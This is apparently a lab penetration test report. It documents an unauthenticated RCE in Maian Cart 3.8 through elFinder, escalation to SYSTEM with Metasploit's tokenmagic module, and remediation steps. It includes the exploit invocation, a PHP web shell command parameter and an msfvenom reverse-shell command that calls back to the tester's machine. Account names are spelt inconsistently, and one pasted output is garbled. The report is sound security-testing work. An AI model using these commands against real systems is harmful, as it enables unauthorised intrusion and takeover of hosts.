

PENETRATION TEST REPORT

Maian Cart 3.8 RCE to SYSTEM

Target: INVETECKWINLAB | 192.168.8.50

Tester	Kelvin
Date	24 July 2026
Target Host	192.168.8.50 (INVETECKWINLAB)
Target OS	Microsoft Windows 8.1 Pro (Build 9600, x64)
Scope	http://192.168.8.50:8000 — Web application and underlying host
Web Stack	XAMPP: Apache 2.4.52, PHP 8.1.1 (Win64)
Classification	CONFIDENTIAL — For authorised recipients only
Outcome	Full compromise — NT AUTHORITY\SYSTEM achieved

CLASSIFICATION: CONFIDENTIAL

1. Executive Summary

This report documents the findings of an authorised penetration test conducted against the web application and underlying Windows host at 192.168.8.50 (INVETECKWINLAB). The engagement identified a critical unauthenticated Remote Code Execution (RCE) vulnerability in Maian Cart v3.8, which was exploited to achieve an initial foothold on the target system. Subsequent privilege escalation via a Metasploit post-exploitation module resulted in full NT AUTHORITY\SYSTEM-level access.

The attack chain required zero authentication and zero user interaction. An unauthenticated remote attacker with network access to port 8000 can achieve complete compromise of the underlying Windows host in under five minutes. All findings were reproduced in a controlled lab environment.

1.1 Risk Summary

Finding	CVE	Severity	CVSS v3.1
Unauthenticated RCE via elFinder (Maian Cart 3.8)	CVE-2021-32172	CRITICAL	9.8
UAC Token Privilege Escalation to SYSTEM	N/A		7.8
Directory Listing Enabled (Multiple Directories)	N/A	MEDIUM	5.3
Sensitive & Executable Files Exposed in Web Root	N/A	MEDIUM	5.3

2. Scope and Methodology

2.1 Scope

Target IP	192.168.8.50
Port	8000 (HTTP / Apache 2.4.52)
Application	Maian Cart v3.8
OS	Windows 8.1 Pro, Build 9600 (x64)
Web Root	C:\xampp\htdocs\maiancart\store

2.2 Methodology

The assessment followed a standard black-box penetration testing methodology structured into the following phases:

- Reconnaissance & Enumeration — Web directory brute-forcing, application fingerprinting
- Vulnerability Identification — CVE matching against discovered software versions
- Exploitation — Proof-of-concept exploit execution to achieve initial access
- Post-Exploitation — Privilege escalation, Meterpreter session, system enumeration
- Reporting — Documentation of all findings with evidence and remediation guidance

2.3 Tools Used

Tool	Purpose
feroxbuster	Web directory and file enumeration
searchsploit	Offline CVE / exploit database lookup
curl	Manual HTTP request crafting and RCE verification
50394.py (modified)	CVE-2021-32172 PoC — Maian Cart 3.8 unauthenticated RCE
msfvenom	Meterpreter reverse shell payload generation
Metasploit Framework	Payload handler, session management, post-exploitation modules
Python3 HTTP Server	Payload delivery to target via initial RCE primitive

3. Findings

Finding F-01	CRITICAL	Unauthenticated Remote Code Execution — CVE-2021-32172
CVE	CVE-2021-32172	
CVSS v3.1	9.8 (Critical) — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
Affected Software	Maian Cart v3.8	
Affected Endpoint	http://192.168.8.50:8000/admin/index.php?p=ajax-ops&op;=elfinder	
Authentication	None required	

Description

Maian Cart v3.8 exposes the eFinder file manager API endpoint at `/admin/index.php?p=ajax-ops&op=elfinder` without enforcing any session-based authentication. An unauthenticated attacker can call the eFinder `mkfile` command to create an arbitrary PHP file within the web-accessible `/product-downloads/` directory, then use the `put` command to write a PHP web shell payload into that file. Once written, the shell is directly accessible over HTTP and executes arbitrary OS commands as the web service account.

Evidence — Application Fingerprinting

Web enumeration via feroxbuster identified the application structure, exposed admin endpoints, and open directory listings. The application version was confirmed via the storefront banner.




Figure 1 — feroxbuster output revealing Maian Cart structure, /admin/ redirect, /product-downloads/ listing, and elFinder-related paths




Figure 2 — Maian Cart v3.8 storefront confirming application version via news ticker banner

Evidence — CVE Identification

searchsploit confirmed that CVE-2021-32172 (EDB-50394) matches Maian Cart v3.8 exactly. The PoC was copied to the working directory for modification.




Figure 3 — searchsploit output confirming Maian-Cart 3.8 Remote Code Execution (Unauthenticated) — CVE-2021-32172 / EDB-50394

PoC Modification

The stock PoC (EDB-50394) required modification before execution. Initial recon revealed a pre-existing shell.php already present in /product-downloads/ — a leftover artifact from a prior exploitation of the same vulnerability. Running the unmodified PoC caused the elFinder mkfile call to fail with errExists, resulting in a KeyError during file hash extraction. To produce a clean, independently verifiable proof-of-concept, the filename was updated throughout the script:


```
sed -i 's/shell\shell.php/kelvinshell.php/g' 50394.py
```

The modified exploit was then executed successfully:

```
python3 50394.py http://192.168.8.50:8000 ""
```

Evidence — RCE Confirmed

The exploit created kelvinshell.php via the unauthenticated elFinder endpoint, wrote the system(\$_GET['cmd']) payload, and confirmed OS command execution by returning the server-side directory listing:



```
File Machine View Input Devices Help
KALI [Running] - Oracle VirtualBox
Net
kelvin@kelvin: ~/JGCEH/windows8.1
kelvin@kelvin: ~/JGCEH/windows8.1
[1.XA*]]]
Executing the payload...

Getting a shell. To stop it, press CTRL + C. Browser url: http://192.168.8.50:8000/product-downloads/kelvinshell.php?cmd=
$ dir
Volume in drive C has no label. 1000 mb free space 1000000 group default
Volume Serial Number is BA5F-7AC0
Directory of C:\xampp\htdocs\maiancart\store\product-downloads

07/24/2026 02:53 AM <DIR> .
07/24/2026 02:53 AM <DIR> ..
01/17/2022 12:22 AM 159,964 Blob_0.key 00000000-0000-0000-0000-000000000000
08/21/2023 05:05 PM 29 ca.php
08/21/2023 04:44 PM 27,544 del_0_29 cak.php ffff
08/21/2023 05:00 PM 0 eiliii.txt 00000000-0000-0000-0000-000000000000
08/21/2023 05:00 PM 0 eiliii.txt
08/21/2023 04:50 PM 29 fransit.txt.php
07/24/2026 02:53 AM 29 kelvinshell.php
01/05/2023 12:43 AM 7,168 maini.exe
12/18/2023 01:52 PM 19,800 NAA.php
10/23/2023 02:47 PM 29 pat.php
10/23/2023 01:35 PM 92,261 phacks.php ffff
10/23/2023 02:42 PM 29 pot.php
12/01/2022 04:28 AM 29 shell.php
01/05/2023 12:20 AM 29 shell.php
08/21/2023 04:45 PM 29 shopping.php
08/21/2023 04:45 PM 29 store.php.php
08/21/2023 04:45 PM 29 sugar.php
12/01/2022 04:43 AM 73,802 update_antivirus.exe
18 File(s) 241,311 bytes
2 Dir(s) 48,881,954,816 bytes free
```

Figure 4 — kelvinshell.php interactive shell returning dir output from C:\xampp\htdocs\maiancart\store\product-downloads, confirming unauthenticated RCE as invetecwinlab\invetec

Impact

An unauthenticated attacker with network access to port 8000 can execute arbitrary OS commands on the underlying Windows host without any credentials or user interaction. This finding directly enabled the full system compromise documented in F-02.

Remediation

- Upgrade Maian Cart to the latest patched version immediately.
- Enforce authentication on the /admin/ directory at the web server level (Apache .htaccess Basic Auth or IP allowlist) independently of the application layer.
- Ensure the elFinder integration validates session authentication before accepting any file operation commands.
- Remove all pre-existing web shell files from /product-downloads/ immediately — these are active indicators of prior compromise.
- Disable directory listing on all web-accessible directories (Options -Indexes in Apache configuration).

Finding F-02	HIGH	Privilege Escalation to NT AUTHORITY\SYSTEM via Token Manipulation
Module	exploit/windows/local/tokenmagic	
CVSS v3.1	7.8 (High) — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
Pre-Requisite	Local code execution as member of BUILTIN\Administrators (deny-only token)	
Target OS	Windows 8.1 Pro Build 9600 — unpatched, EOL since January 2023	

Description

The web service account (invetecwinlab\invetec) is a member of BUILTIN\Administrators but operates under a UAC-filtered Medium Integrity token, meaning administrative privileges are disabled in the current process context. The Metasploit module `exploit/windows/local/tokenmagic` leverages Windows token privilege manipulation to escalate the process integrity level to SYSTEM without triggering a UAC prompt.

Evidence — Payload Generation & Delivery

A 64-bit Meterpreter reverse TCP payload was generated with `msfvenom` and delivered to the target by hosting it on a Python HTTP server, then downloading it via the `kelvinshell.php` RCE primitive:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.8.143 LPORT=4444 -f exe -o meterpreter.exe
```




Figure 5 — `msfvenom` generating `windows/x64/meterpreter/reverse_tcp` payload (`meterpreter.exe`, 7680 bytes)

Evidence — Meterpreter Session Established

The payload was executed via the web shell. The Metasploit handler caught the callback and opened a Meterpreter session as `invetecwinlab\invetec`. `post/multi/recon/local_exploit_suggester` was immediately run to identify privilege escalation candidates:




Figure 6 — Meterpreter session 1 opened (InvetecKwinlab\inveteck @ INVETECKWINLAB, 192.168.8.143:4444 → 192.168.8.50:49202); local_exploit_suggester collecting exploits

Evidence — Exploit Selection

The local_exploit_suggester module evaluated 69 exploit modules against the session context and identified 22 viable candidates. exploit/windows/local/tokenmagic was confirmed as applicable to Windows 8.1:




Figure 7 — local_exploit_suggester results: exploit/windows/local/tokenmagic (entry #9) confirmed Potentially Vulnerable — 'Version Windows 8.1 appears vulnerable'




Figure 8 — Full list of 22 suggested modules including bypassuac variants, CVE-2019-1458, CVE-2020-0787, CVE-2021-40449, tokenmagic, and multiple persistence vectors

Evidence — SYSTEM Access Confirmed

exploit/windows/local/tokenmagic was executed against Session 1. Privilege escalation succeeded. System-level access was confirmed:

```
C:\Windows\system32> whoami
nt authority\system
```

Impact

Full unrestricted control of the Windows host. An attacker at this level can read and modify all files, dump credential hashes from LSASS/SAM, install persistent backdoors, disable security tooling, and use the compromised host as a pivot point for lateral movement within the network.

Remediation

- Apply all outstanding Windows security patches — the system had only 8 hotfixes installed and is severely under-patched.
- Do not run XAMPP/Apache under a Windows account that holds local administrator group membership. Use a dedicated, least-privilege service account with no membership in BUILTIN\Administrators.
- Upgrade the OS — Windows 8.1 reached end of life in January 2023 and receives no further security patches from Microsoft.
- Enable Windows Defender Credential Guard and Exploit Protection to mitigate token manipulation techniques.

Finding F-03	MEDIUM	Directory Listing Enabled on Multiple Web Directories
CVSS v3.1	5.3 (Medium) — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	
Affected Paths	/control/, /product-downloads/, /checkout/, /content/, /control/tcpdf/, /control/gateways/, /admin/control/classes/, and others	

Description

Apache directory listing (Options +Indexes) is enabled across the majority of the application's directories. This allows any unauthenticated user to browse the full server-side source file tree, revealing PHP source files, configuration files, payment gateway code, library versions, and — critically — the /product-downloads/ directory containing active web shells.

- Remediation**
- Add Options -Indexes to the Apache configuration root block to disable directory browsing globally.
 - Ensure /product-downloads/ is not directly web-accessible; files should be served via application-controlled download handlers only.

Finding F-04	MEDIUM	Sensitive and Executable Files Exposed in Web Root
CVSS v3.1	5.3 (Medium) — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	
Pre-existing Files	shell.php, shell1.php, phacks.php, cak.php, NAA.php, ca.php, pot.php, pat.php, sugar.php, store.php.php, fransit.txt.php, shopping.php, main1.exe, update_antivirus.exe, Blob0_0.key	
Tester-placed Artifacts	kelvinshell.php (web shell — placed via CVE-2021-32172 PoC), meterpreter.exe (reverse shell payload — delivered via Python HTTP server during F-02 exploitation chain)	

Description

The /product-downloads/ directory contains multiple pre-existing PHP web shell files and Windows executable binaries that were present before this assessment began. The web shell files (shell.php, shell1.php, phacks.php, and others) are identical in structure to the payload used in CVE-2021-32172, indicating this host had been exploited by prior actors before this engagement. The binaries main1.exe and update_antivirus.exe (the latter likely deployed as a social engineering lure given its filename) are unaccounted for and were not placed by this tester. The file Blob0_0.key (156 KB) may contain sensitive cryptographic material and should be forensically investigated.

Note: Two additional files were placed by the tester as part of this assessment's authorised attack chain and must be removed upon engagement close-out: kelvinshell.php (created via the CVE-2021-32172 PoC to demonstrate unauthenticated file creation) and meterpreter.exe (the reverse shell payload delivered via Python HTTP server and triggered through kelvinshell.php to establish the Meterpreter session used for privilege escalation in F-02).

- Remediation**
- Immediately remove all .php shell files, .exe binaries, and unrecognised key files from /product-downloads/.

- Audit the full server for additional indicators of compromise — consider full host reimaging given evidence of prior exploitation by multiple actors.
- Disable PHP execution in /product-downloads/ at the Apache level using `php_flag engine off` inside a block.

4. Attack Chain Summary

The complete attack chain from unauthenticated external access to full SYSTEM-level compromise is summarised below:

Stage	Action	Result
1 — Recon	feroxbuster enumeration of http://192.168.8.50:8000	Maian Cart v3.8 fingerprinted; /admin/, /product-downloads/, elFinder paths identified
2 — CVE Match	searchsploit lookup for Maian Cart 3.8	CVE-2021-32172 / EDB-50394 confirmed as exact version match
3 — PoC Adapt	EDB-50394 modified: shell.php to kelvinshell.php via sed	Script adapted to avoid errExists conflict with pre-existing artifact
4 — Initial Access	50394.py executed; elFinder mkfile + put via unauthenticated endpoint	kelvinshell.php created; system(\$_GET[cmd]) payload written
5 — RCE Confirm	GET /product-downloads/kelvinshell.php?cmd=dir	Arbitrary OS command execution confirmed as invetackwinlab\invetack
6 — Shell Upgrade	msfvenom payload delivered via Python HTTP server; triggered via web shell	Meterpreter session opened (invetackwinlab\invetack, Medium integrity)
7 — SYSTEM	local_exploit_suggester identified tokenmagic; exploit executed	NT AUTHORITY\SYSTEM — full host compromise achieved

5. Remediation Summary

Priority	Finding	Recommended Action
CRITICAL	CVE-2021-32172 — Unauthenticated RCE	Upgrade Maian Cart immediately; enforce /admin/ authentication at web server level
CRITICAL	Active web shells in /product-downloads/	Remove all shell files immediately; treat host as compromised — consider full reimaging
HIGH	Token escalation to SYSTEM	Run Apache/XAMPP as a least-privilege service account; apply all Windows patches
HIGH	Windows 8.1 EOL Operating System	Upgrade to a supported Windows version (Windows 10/11 or Server 2019/2022)
MEDIUM	Directory listing enabled	Set Options -Indexes in Apache config; restrict /product-downloads/ from direct HTTP access
MEDIUM	Executables and key files in web root	Remove all .exe and .key files; disable PHP execution in download directories

Appendix — Technical References

- CVE-2021-32172 NVD Entry: <https://nvd.nist.gov/vuln/detail/CVE-2021-32172>
- EDB-50394 Exploit-DB: <https://www.exploit-db.com/exploits/50394>
- Maian Cart Vendor: <https://www.maianscriptworld.co.uk/>
- CVSS v3.1 Calculator: <https://www.first.org/cvss/calculator/3.1>
- Microsoft Windows 8.1 End of Life: January 10, 2023 — Microsoft Lifecycle Policy
- Metasploit module exploit/windows/local/tokenmagic — Rapid7 Metasploit Framework